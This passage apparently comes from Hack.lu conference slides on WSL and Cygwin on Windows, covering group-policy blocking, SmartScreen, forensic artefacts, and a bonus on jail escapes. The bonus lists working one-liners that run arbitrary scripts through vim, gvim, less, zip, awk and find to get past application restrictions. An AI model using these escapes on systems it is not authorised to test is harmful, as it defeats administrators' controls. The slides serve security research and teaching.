cervoise@DESKTOP-2QGCUTU:~$ ./hello  
Hello, HackLu!  
cervoise@DESKTOP-2QGCUTU:~$
```

```
C:\Windows\System32\cmd.exe  
C:\Users\cervoise\AppData\Local\Packages\CanonicalGroupLimite  
d.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs\home\cervo  
ise>calc.exe  
This program is blocked by group policy. For more information  
, contact your system administrator.  
C:\Users\cervoise\AppData\Local\Packages\CanonicalGroupLimite  
d.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs\home\cervo  
ise>
```

# SmartScreen

Windows Defender Security Center



## App & browser control

Set up Windows Defender SmartScreen settings for apps and browsers.



## Check apps and files

Windows Defender SmartScreen helps protect your device by checking for unrecognized apps and files from the web.




Block

Warn

Off



[Privacy statement](#)



# Forensic



# Forensic

## Investigate Bash Subsystem (WSL and Cygwin)

- Files
  - `.bash_history`
- Configuration
  - `PATH`
- Running process
  - Cygwin: process can be found between users
  - WSL: process cannot be investigated between users

## Questions


- How to investigate into WSL subprocess?
- How Windows handles WSL memory?



# Bonus


Linux jail escape on Windows binaries

## Bonus - VIM



```
[No Name] - VIM
```


!cmd



```
[No Name] - VIM - !(cmd)
```

```
Microsoft Windows [Version 10.0.15063]  
(c) 2017 Microsoft Corporation. All rights reserved.  
C:\Program Files (x86)\Vim\vim80>
```

## Bonus - GVIM




```
VIM - Vi IMproved
      version 8.0.586
    by Bram Moolenaar et al.
Vim is open source and freely distributable

  Help poor children in Uganda!
type :help iccf<Enter>    for information

type :q<Enter>           to exit
type :help<Enter> or <F1> for on-line help
type :help version8<Enter> for version info

:~cmd
```



```
C:\Program Files (x86)\Vim\vim80\vimrun.exe
C:\Windows\system32\cmd.exe /c (cmd)
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.
C:\Users\cervoisea>
```

## Bonus – GnuWin32

Not working:

- **Tar:** no `--I` or `--checkpoint-action`

As on Linux:

- **Less:** `less fileToView` then `!yourEvilScript.bat`
- **Zip:** `zip test.zip test -T -TT yourEvilScript.bat`

Not as on Linux but working:

- **Awk:** `awk "BEGIN {system(\"yourEvilScript.bat\")}"`
- **Find:** `find . -name "grep.exe" -exec yourEvilScript.bat {} ;`



Questions?

Thank you